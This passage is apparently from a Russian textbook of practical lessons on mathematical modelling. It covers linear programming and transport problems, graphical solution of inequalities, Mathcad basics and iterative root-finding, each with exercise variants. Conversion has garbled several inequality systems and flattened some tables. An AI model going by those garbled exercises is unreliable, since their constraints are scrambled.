| $a1=230, a2=250, a3=170,$<br>$b1=140, b2=90, b3=160, b4=110, b5=150$<br>. | $D = \begin{bmatrix} 40 & 19 & 25 & 25 & 35 \\ 49 & 26 & 27 & 18 & 38 \\ 46 & 27 & 36 & 40 & 45 \end{bmatrix}$ |
|---------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|

#### 5 Вариант.

Задача 1. Составить математическую модель следующей задачи.

Предположим, что для производства продукции вида А и В можно использовать материал трех сортов. При этом на изготовление единицы изделия вида А расходуется  $a1$  кг первого сорта,  $a2$  кг второго сорта и  $a3$  кг третьего сорта. На изготовление продукции вида В расходуется  $b1$  кг первого сорта,  $b2$  кг второго сорта,  $b3$  кг третьего сорта. На складе фабрики имеется всего материала первого сорта  $c1$  кг, второго сорта  $c2$  кг, третьего сорта  $c3$  кг. От реализации единицы готовой продукции вида А фабрика имеет прибыль вида  $\alpha$  руб., а от реализации единицы готовой продукции вида В фабрика имеет прибыль

вида  $\beta$  руб. Определить максимальную прибыль от реализации всей продукции видов А и В.  $a_1 = 19, a_2 = 16, a_3 = 19, b_1 = 31, b_2 = 9, b_3 = 1, c_1 = 1121, c_2 = 706, c_3 = 1066, \alpha = 16, \beta = 19$ .

Задача 2. Имеются три пункта поставки однородного груза А1, А2, А3 и пять пунктов В1, В2, В3, В4, В5 потребления этого груза. На пунктах А1, А2 и А3 находится груз соответственно в количестве  $a_1, a_2$  и  $a_3$  тонн. В пункты В1, В2, В3, В4, В5 требуется доставить соответственно  $b_1, b_2, b_3, b_4, b_5$  тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | В1                 | В2  | В3  | В4  | В5  |
| А1              | D11                | D12 | D13 | D14 | D15 |
| А2              | D21                | D22 | D23 | D24 | D25 |
| А3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

|                                                                                                    |                                                                                                                |
|----------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
| $a_1 = 200, a_2 = 300, a_3 = 250,$<br>$b_1 = 210, b_2 = 150, b_3 = 120, b_4 = 135, b_5 = 135$<br>. | $D = \begin{bmatrix} 20 & 10 & 13 & 13 & 18 \\ 27 & 19 & 20 & 16 & 22 \\ 26 & 17 & 19 & 21 & 23 \end{bmatrix}$ |
|----------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|

Контрольные вопросы

1. Дайте определение целевой функции.
2. Что такое область допустимых решений?
3. Что называется допустимым решением, оптимальным решением?
4. Какие способы реализации математических моделей вы знаете?

## Тема 2. Математические модели, принципы их построения, виды моделей

### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ №3

**Цели занятия:**

1. Отработать и закрепить умения графически решать системы неравенств с двумя переменными.
2. Отработать и закрепить умения записывать взаимосвязь показателей задачи в виде математической модели.

#### Методические указания к выполнению заданий практического занятия

Решение системы неравенств с двумя переменными графическим методом включает следующие этапы.

1. На плоскости  $X_1 O X_2$  строят прямые, уравнения которых получаются в результате замены в ограничениях знаков неравенств на знаки точных равенств.
2. Находят полуплоскости, определяемые каждым из неравенств.
3. Строят многоугольник решений.

**Пример:**



Решить систему неравенств графическим способом.

$$P = \begin{cases} X_1 + 2 \cdot X_2 \leq 6 & (a) \\ 2 \cdot X_1 + X_2 \leq 8 & (б) \\ X_1 + 0.8 \cdot X_2 \leq 5 & (в) \\ -X_1 + X_2 \leq 1 & (г) \\ X_2 \leq 2 & (д) \\ X_1 \geq 0, X_2 \geq 0 & (e) \end{cases}$$

**Решение:**

Шаг 1. Строим область допустимых решений - область P, т.е. геометрическое место точек, в котором одновременно удовлетворяются все ограничения ЗЛП. Каждое из неравенств (а)-(д) системы ограничений задачи геометрически определяет полуплоскость соответственно с граничными прямыми:

$$X_1 + 2 \cdot X_2 = 6 \quad (a)$$

$$2 \cdot X_1 + X_2 = 8 \quad (б)$$


$$X_1 + 0.8 \cdot X_2 = 5 \quad (в)$$

$$-X_1 + X_2 = 1 \quad (г)$$

$$X_2 = 2 \quad (д)$$

Условия неотрицательности переменных (е) ограничивают область допустимых решений первым квадратом. Области, в которых выполняются соответствующие ограничения в виде неравенств, указываются стрелками, направленными в сторону допустимых значений переменных

Решение системы – многоугольник ABCDEF.



### Вариант 1

1. Решить графически систему неравенств:

а)  $x_1 + x_2 \leq 5$

$3x_1 - x_2 \leq 3x_1$

$\geq 0, x_2 \geq 0$

б)  $x_1 + x_2 \leq 4$

$$6x_1 + 2x_2 \geq 6x_1$$

$$+ 5x_2 \geq 5x_1$$

$$\geq 0, x_2 \geq 0$$

2. Составить математическую модель задачи и найти решение системы ограничений:

Чулочно-носочная фирма производит и продает два вида товаров: мужские носки и женские чулки. Фирма получает прибыль в размере 10 руб. от производства и продажи одной пары чулок и в размере 4 руб. от производства и продажи одной пары носков. Производство каждого изделия осуществляется на

трех участках. Затраты труда (в часах) на производство одной пары указаны в следующей таблице для каждого участка:

Участок производства Чулки

Носки 1

0,02

0,01

2

0,03

0,01

3

0,03

0,02

Руководство рассчитало, что в следующем месяце фирма ежедневно будет располагать следующими ресурсами рабочего времени на каждом из участков: 60 ч на участке 1; 70 ч на участке 2 и 100 ч на участке 3. Сколько пар носков и чулок следует производить ежедневно, если фирма хочет максимизировать прибыль?

## Вариант 2

1. Решить графически систему неравенств:

а)  $x_1 + x_2 \leq 5$

$$3x_1 - x_2 \leq 3x_1$$

$$\geq 0, x_2 \geq 0$$

б)  $x_1 - x_2 \leq 3x_1$

$$+ x_2 \leq 9$$

$$-x_1 + x_2 \geq 3x_1$$

$$+ x_2 \geq 3/2 x_1$$

$$\geq 0, x_2 \geq 0$$

2. Составить математическую модель задачи и найти решение системы ограничений:

После предпринятой рекламной компании фирма «Отдых» испытывает рост спроса на два типа мангалов для приготовления шашлыков на открытом воздухе – газовые и угольные. Фирма заключила контракт на ежемесячную поставку в магазины 300 угольных и 300 газовых мангалов. Производство мангалов ограничивается мощностью следующих трех участков: производства деталей, сборки и упаковки. В таблице показано, сколько человекочасов затрачивается на каждом участке на каждую единицу продукции, а также приведен допустимый ежемесячный объем трудозатрат:

Участок

Трудозатраты на производство одного мангала, ч Фонд  
времени, человекочасы

|                |
|----------------|
| угольного      |
| газового       |
| Производство 5 |
| 8              |
| 2600           |
| Сборка 0,8     |
| 1,2            |
| 400            |
| Упаковка       |
| 0,5            |
| 0,5            |
| 200            |

### Вариант 3

1. Решить графически систему неравенств:

$$\begin{aligned} \text{а) } x_1 + 3x_2 &\geq 3 \\ -2x_1 + x_2 &\leq 2x_1 \\ + x_2 &\leq 5x_1 \geq 0, \\ x_2 &\geq 0 \end{aligned}$$

$$\begin{aligned} \text{б) } -x_1 + 3x_2 &\leq 9 \\ 2x_1 + 3x_2 &\leq 18 \\ 2x_1 - x_2 &\leq 10 \\ x_1 &\geq 0, x_2 \geq 0 \end{aligned}$$

2. Составить математическую модель задачи и найти решение системы ограничений:

Предприятие располагает ресурсами сырья, рабочей силы и оборудованием, необходимыми для производства любого из четырех видов производимых товаров. Затраты ресурсов на изготовление единицы каждого вида товара и прибыль, получаемая предприятием, а также объем ресурсов указаны в таблице. Составить план выпуска товаров, дающий максимальную прибыль.

|                                  |
|----------------------------------|
| Ресурсы                          |
| Затраты ресурсов на 1 ед. товара |
| Объем ресурсов                   |
| 1                                |
| 2                                |
| 3                                |
| 4                                |
| Сырье, кг                        |
| 3                                |
| 5                                |
| 2                                |
| 4                                |
| 60                               |
| Рабочая сила, чел.               |
| 22                               |
| 14                               |

|                              |
|------------------------------|
| 18                           |
| 30                           |
| 400                          |
| Оборудование, станко-ч 10    |
| 14                           |
| 8                            |
| 16                           |
| 130                          |
| Прибыль на 1 ед.товара, руб. |
| 30                           |
| 25                           |
| 56                           |
| 48                           |

#### Вариант 4

1. Решить графически систему неравенств:

$$\begin{aligned} \text{а) } & x_1 + 3x_2 \geq 3 \\ & -2x_1 + x_2 \leq 2 \quad x_1 \\ & + x_2 \leq 5 \quad x_1 \geq 0, \\ & x_2 \geq 0 \end{aligned}$$

$$\begin{aligned} \text{б) } & x_1 - x_2 \leq 3 \\ & 2x_1 + x_2 \geq 3 \quad x_1 \\ & - 3x_2 \leq 1 \quad x_1 \geq 0, \\ & x_2 \geq 0 \end{aligned}$$

#### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 4

**Цель работы:** научиться основам работы с Math CAD

Mathcad работает с *документами*. С точки зрения пользователя, документ - это чистый лист бумаги, на котором можно размещать области трех основных типов: математические выражения, текстовые фрагменты и графические области.

##### Математические выражения

К основным элементам математических выражений Mathcad относятся *типы данных, операторы, функции и управляющие структуры*.

##### Типы данных

К *типам данных* относятся числовые константы, обычные и системные переменные, массивы (векторы и матрицы) и данные файлового типа.

*Константами* называют поименованные объекты, хранящие некоторые значения, которые не могут быть изменены. *Переменные* являются поименованными объектами, имеющими некоторое значение, которое может изменяться по ходу выполнения программы. Имена констант, переменных и иных объектов называют *идентификаторами*. Идентификаторы в Mathcad представляют собой набор латинских или греческих букв и цифр.

В Mathcad содержится небольшая группа особых объектов, которые нельзя отнести ни к классу констант, ни к классу переменных, значения которых определены сразу после запуска программы. Их правильнее считать системными переменными, имеющими предопределенные системой начальные значения.

Обычные переменные отличаются от системных тем, что они должны быть предварительно определены пользователем, т. е. им необходимо хотя бы однажды присвоить

значение. В качестве оператора присваивания используется знак  $:=$ , тогда как знак  $=$  отведен для вывода значения константы или переменной.




Рисунок 1. Математические выражения

Если переменной присваивается начальное значение с помощью оператора  $:=$ , такое присваивание называется локальным. До этого присваивания переменная не определена и ее нельзя использовать. Однако с помощью знака  $\equiv$  можно обеспечить глобальное присваивание (см. Пример 1 Рисунок 1). Существует также жирный знак равенства, который используется, например, как оператор приближенного равенства при решении систем уравнений.

## Операторы

Операторы - элементы Mathcad, с помощью которых можно создавать математические выражения. К ним, например относятся символы арифметических операций, знаки вычисления сумм, произведений, производной и интеграла и т.д. После указания операндов (параметров операторов) операторы становятся исполняемыми по документу блоками, например,  $2 + 5$  - оператор сложения с двумя операндами. В Приложении 2 данного пособия приведен список наиболее часто используемых операторов.

## Функции

В пакете Mathcad имеется множество встроенных функций, т.е. функций, заблаговременно введенных разработчиками (см. Приложение 3). Главным признаком функции является возврат значения, т.е. функция в ответ на обращение к ней по имени с указанием ее аргументов должна вернуть свое значение.

Важной особенностью пакета является возможность задания внешних функций, или функций пользователя. Следует особо отметить разницу между аргументами и параметрами функции. Переменные, указанные в скобках после имени функции, являются ее аргументами и заменяются при вычислении функции значениями из скобок. Переменные в правой части определения функции, не указанные в скобках в левой части, являются параметрами и должны

задаваться до определения функции (см. Пример 2 Рисунка 1).

### Дискретные аргументы

Дискретные аргументы - особый класс переменных, который в пакете Mathcad зачастую заменяет управляющие структуры, называемые циклами (однако полноценной такая замена не является). Эти переменные имеют ряд фиксированных значений, либо целочисленных, либо в виде чисел с определенным шагом, меняющихся от начального значения до конечного.

Дискретные аргументы значительно расширяют возможности Mathcad, позволяя выполнять многократные вычисления или циклы с повторяющимися вычислениями, формировать векторы и матрицы (Пример 3 Рисунка 1).

### Массивы

Массив - имеющая уникальное имя совокупность конечного числа числовых или символьных элементов, упорядоченных некоторым образом и имеющих определенные адреса. В пакете Mathcad используются массивы двух наиболее распространенных типов: одномерные (векторы) и двумерные (матрицы).

Порядковый номер элемента, который является его адресом, называется индексом. Индексы могут иметь только целочисленные значения. Они могут начинаться с нуля или единицы, в соответствии со значением системной переменной **ORIGIN** (см. Приложение 1).

Векторы и матрицы можно задавать различными способами:

- с помощью команды **Math->Matrixs**,
- с использованием дискретного аргумента (Пример 3 Рисунка 1).

### Текстовые фрагменты

Текстовые фрагменты представляют собой куски текста, которые пользователь хотел бы видеть в своем документе. Существуют два вида текстовых фрагментов - текстовая область (**region**) и текстовый диапазон (**band**). Текстовые области предназначены для небольших кусков текста - подписей, комментариев и т.п. Текстовые диапазоны применяются в том случае, если необходимо работать с абзацами или страницами.

### Графические области

Графические области делятся на три основных типа - двумерные графики, трехмерные графики и импортированные графические образы. Двумерные и трехмерные графики строятся самим Mathcad на основании обработанных данных.

### Создание анимационного клипа

Mathcad имеет встроенную переменную **FRAME**, чье единственное назначение - управление анимациями:

- Создайте объект, чей вид зависит от **FRAME**.
- Выберите **Windows->Animation->Create** для вызова диалогового

окна.

- Заклучите в выделяющий пунктирный прямоугольник часть рабочего документа, которую нужно анимировать.
- Установите нижние и верхние границы **FRAME**.
- В поле **At (Темп)** введите значение скорости воспроизведения (кадр/сек).
- Выберите **Animate**. Сейчас анимация только создается.
- Сохраните анимацию как **AVI** файл (Save as).
- Воспроизведите сохраненную анимацию **Windows->Animation-> Playback**.

### Сообщения об ошибках

При выполнении вычислений возможны ошибки. Сообщение об ошибке в Mathcad выводится в красном прямоугольнике, от которого отходит линия, указывающая на место ошибки. В Приложении 4 приведен список сообщений об ошибках.

### Порядок выполнения

**Задание 1.** Вычислить:

$$\sqrt{100} = , |-10| = , 10! = .$$

Это и все остальные задания снабдить комментариями, используя команды **Text IO Create Text Region** или **Text IO Create Text Paragraph**.

**Задание 2.** Определить переменные:  $a := 3.4$ ,  $b := 6.22$ ,  $c \equiv 0.149$  (причем переменную  $c$  - глобально) и выражения:

$$Z := \frac{2ab + \sqrt[3]{c}}{\sqrt{(a^2 + b^{a+c}) \cdot c}} , \quad N := e^{\sin c} \cos \frac{a}{b} .$$

- вычислить выражения.
- С помощью команды **Math IO Numerical** **Format IO Displayed**

**Precision** изменить точность отображения результатов вычисления *глобально*.

**Задание 3.** Вывести на экран значение *системной константы*  $\pi$  и установить максимальный формат ее отображения *локально*.

**Задание 4.** Выполнить следующие операции с комплексными числами:

$$Z := -3 + 2i, |Z| = , \operatorname{Re}(Z) = , \operatorname{Im}(Z) = , \arg(Z) = , \sqrt{Z} = ,$$

$$\sqrt{-5} = , 2Z = ,$$

$$Z1 := 1 + 2i, Z2 := 3 + 4i, Z1 + Z2 = , Z1 - Z2 = , Z1 Z2 = , Z1/Z2 = .$$

## Тема 3. Задачи: классификация, методы решения, граничные условия

### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 5

#### Цель: научиться решать уравнения

Как известно, многие уравнения и системы уравнений не имеют аналитических решений. В первую очередь это относится к большинству трансцендентных уравнений. Доказано также, что нельзя построить формулу, по которой можно было бы решить

произвольное алгебраическое уравнение степени выше четвертой. Однако такие уравнения могут решаться итерационными методами с заданной точностью.

#### Итерационные методы

Задача нахождения корня уравнения  $f(x) = 0$  итерационными методами состоит в следующем:

- *отделение корней* - отыскание приближенного значения корня (например, графическим методом);
- *уточнение корней* - доведение их значений до заданной степени точности  $\epsilon$ .

При использовании *метода Ньютона* необходимо задаться начальным приближением  $x_0$ , расположенным достаточно близко к точному значению корня. Итерационный процесс строится по формуле:

$$x_{i+1} = x_i - \frac{f(x_i)}{f'(x_i)}, \quad f'(x_i) \neq 0, \quad i = 0, 1, \dots \quad (1)$$

Метод *простых итераций* решения уравнения  $f(x) = 0$  состоит в замене исходного уравнения эквивалентным ему уравнением  $x = j(x)$  и построении итерационной последовательности по формуле:

$$x_{i+1} = j(x_i), \quad i = 0, 1, \dots \quad (2)$$

Достаточным условием сходимости рассмотренных итерационных процессов является выполнение неравенства

$$|x_i - x_{i-1}| \leq \epsilon \quad (3)$$

на каждом шаге итерации.

`until(a, z)` возвращает `z`, пока выражение `a` не становится отрицательным; `a` должно содержать дискретный аргумент.

Рисунок 2 иллюстрирует использование функции *until* для реализации *метода Ньютона*.






Рисунок 1.

## Решение уравнений средствами Mathcad

Для простейших уравнений вида  $f(x) = 0$  решение находится с помощью функции *root*.

|                        |                                                                                                                                                                 |
|------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $\text{root}(f(z), z)$ | Возвращает значение $z$ , при котором выражение или функция $f(z)$ обращается в 0. Оба аргумента этой функции должны быть скалярами. Функция возвращает скаляр. |
|------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|

Первый аргумент - или функция, определенная где-либо в рабочем документе, или выражение. Второй аргумент - имя переменной, которая используется в выражении. Этой переменной перед использованием функции *root* необходимо присвоить числовое значение.

Для нахождения корней выражения, имеющего вид

$$v_n x^n + \dots + v_2 x^2 + v_1 x + v_0,$$

лучше использовать функцию *polyroots*, нежели *root*. В отличие от функции *root*, функция *polyroots* не требует начального приближения и возвращает сразу все корни, как вещественные, так и комплексные.

|                                |                                                                                                                                                                            |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $\text{polyroots}(\mathbf{v})$ | Возвращает корни полинома степени $n$ . Коэффициенты полинома находятся в векторе $\mathbf{v}$ длины $n + 1$ . Возвращает вектор длины $n$ , состоящий из корней полинома. |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Системы линейных уравнений удобно решать с помощью функции *lsolve*.




Рисунок 2. Решение систем уравнений

|                                         |                                                                                              |
|-----------------------------------------|----------------------------------------------------------------------------------------------|
| $\text{lsolve}(\mathbf{M}, \mathbf{v})$ | Возвращается вектор решения $\mathbf{z}$ такой, что $\mathbf{M} * \mathbf{z} = \mathbf{v}$ . |
|-----------------------------------------|----------------------------------------------------------------------------------------------|

При решении систем уравнений используется специальный вычислительный блок, открываемый служебным словом *Given* и оканчивающийся выражением с функциями *Find* или *Minerr*.

|                                  |                                                                                                          |
|----------------------------------|----------------------------------------------------------------------------------------------------------|
| $\text{Find}(z_1, z_2, \dots)$   | Возвращает точное решение системы уравнений. Число аргументов должно быть равно числу неизвестных.       |
| $\text{Minerr}(z_1, z_2, \dots)$ | Возвращает приближенное решение системы уравнений. Число аргументов должно быть равно числу неизвестных. |

Пример 1 на Рисунке 2 иллюстрирует решение системы уравнений с помощью вычислительного блока *Given ... Find*.

Символьное решение уравнений и систем уравнений

Если задано некоторое выражение  $f(x)$  и отмечена переменная  $x$ , то команда **Symbolic**  
**Ю Solve** **for** **Variable** (Решить относительно  
переменной) возвращает символьные значения указанной переменной  $x$ , при которой  $f(x) = 0$ .

Если вы работаете с пакетом Mathcad PLUS 5.0,  
не забудьте предварительно использовать  
команду **Symbolic IO Load**  
**Symbolic Processor** для загрузки символьного  
процессора.

Если вы работаете с пакетом Mathcad PLUS 6.0, то сможете решать символично не только уравнения, но и системы уравнений. Чтобы решить систему уравнений в символьном виде, не нужно задавать начальные приближения. Пример 2 Рисунка 2 показывает решение системы уравнений в символьном виде.

Порядок выполнения

**Задание 1.** Построить график функции  $f(x)$  и приблизительно определить один из корней уравнения.

Решить уравнение  $f(x) = 0$  с точностью  $\epsilon = 10^{-4}$ :

- с помощью встроенной функции Mathcad *root*;
- методом Ньютона (касательных), используя функцию *until*;
- методом итераций, используя функцию *until*.

Определить число итераций в каждом методе, с помощью функции *last*.

**Варианты задания 1**

| №<br>варианта | $f(x)$                                             | №<br>варианта | $f(x)$                                                      | №<br>варианта | $f(x)$                                                                                          |
|---------------|----------------------------------------------------|---------------|-------------------------------------------------------------|---------------|-------------------------------------------------------------------------------------------------|
| 1             | $3 \sin(\sqrt{x}) + 0.35x - 3.8$<br>$x \in [2, 3]$ | 6             | $0.25x^3 + x - 2$<br>$x \in [0, 2]$                         | 11            | $\sqrt{2x^2 + 1.2 - \cos x} - 1$<br>$x \in [0, 1]$                                              |
| 2             | $x - \frac{1}{3 + \sin(3.6x)}$<br>$x \in [0, 1]$   | 7             | $\arccos \frac{1 - x^2}{1 + x^2}$<br>$-x$<br>$x \in [2, 3]$ | 12            | $\cos\left(\frac{2}{x}\right) - 2 \sin\left(\frac{1}{x}\right) + \frac{1}{x}$<br>$x \in [1, 2]$ |
| 3             | $\arccos x - \sqrt{1 - 0.3x^3}$<br>$x \in [0, 1]$  | 8             | $3x - 4 \ln x - 5$<br>$x \in [2, 4]$                        | 13            | $0.1x^2 - x \ln x$<br>$x \in [1, 2]$                                                            |
| 4             | $\sqrt{1 - 0.4x^2} - \arcsin x$<br>$x \in [0, 1]$  | 9             | $e^x - e^{-x} - 2$<br>$x \in [0, 1]$                        | 14            | $1 - x + \sin x - \ln(1 + x)$<br>$x \in [0, 2]$                                                 |
| 5             | $3x - 14 + e^x - e^{-x}$<br>$x \in [1, 3]$         | 10            | $\sqrt{1 - x} - \operatorname{tg} x$<br>$x \in [0, 1]$      | 15            | $e^{x-1} - x^3 - x$<br>$x \in [0, 1]$                                                           |

**Задание 2.** Для полинома  $g(x)$  выполнить следующие действия:

- с помощью команды **Symbolic IO Polynomial Coefficients** создать вектор  $V$ , содержащий коэффициенты полинома;
- решить уравнение  $g(x) = 0$  с помощью функции *polyroots*;
- решить уравнение символично, используя команду **Symbolic IO Solve for Variable**;
- разложить на множители, используя **Symbolic IO Factor Expression**.

**Варианты задания 2**

| №<br>варианта | $g(x)$ | №<br>вариант | $g(x)$ |
|---------------|--------|--------------|--------|
|               |        |              |        |

|   |                                     |    |                                  |
|---|-------------------------------------|----|----------------------------------|
|   |                                     | a  |                                  |
| 1 | $x^4 - 2x^3 + x^2 - 12x + 20$       | 9  | $x^4 + x^3 - 17x^2 - 45x - 100$  |
| 2 | $x^4 + 6x^3 + x^2 - 4x - 60$        | 10 | $x^4 - 5x^3 + x^2 - 15x + 50$    |
| 3 | $x^4 - 14x^2 - 40x - 75$            | 11 | $x^4 - 4x^3 - 2x^2 - 20x + 25$   |
| 4 | $x^4 - x^3 + x^2 - 11x + 10$        | 12 | $x^4 + 5x^3 + 7x^2 + 7x - 20$    |
| 5 | $x^4 - x^3 - 29x^2 - 71x - 140$     | 13 | $x^4 - 7x^3 + 7x^2 - 5x + 100$   |
| 6 | $x^4 + 7x^3 + 9x^2 + 13x - 30$      | 14 | $x^4 + 10x^3 + 36x^2 + 70x + 75$ |
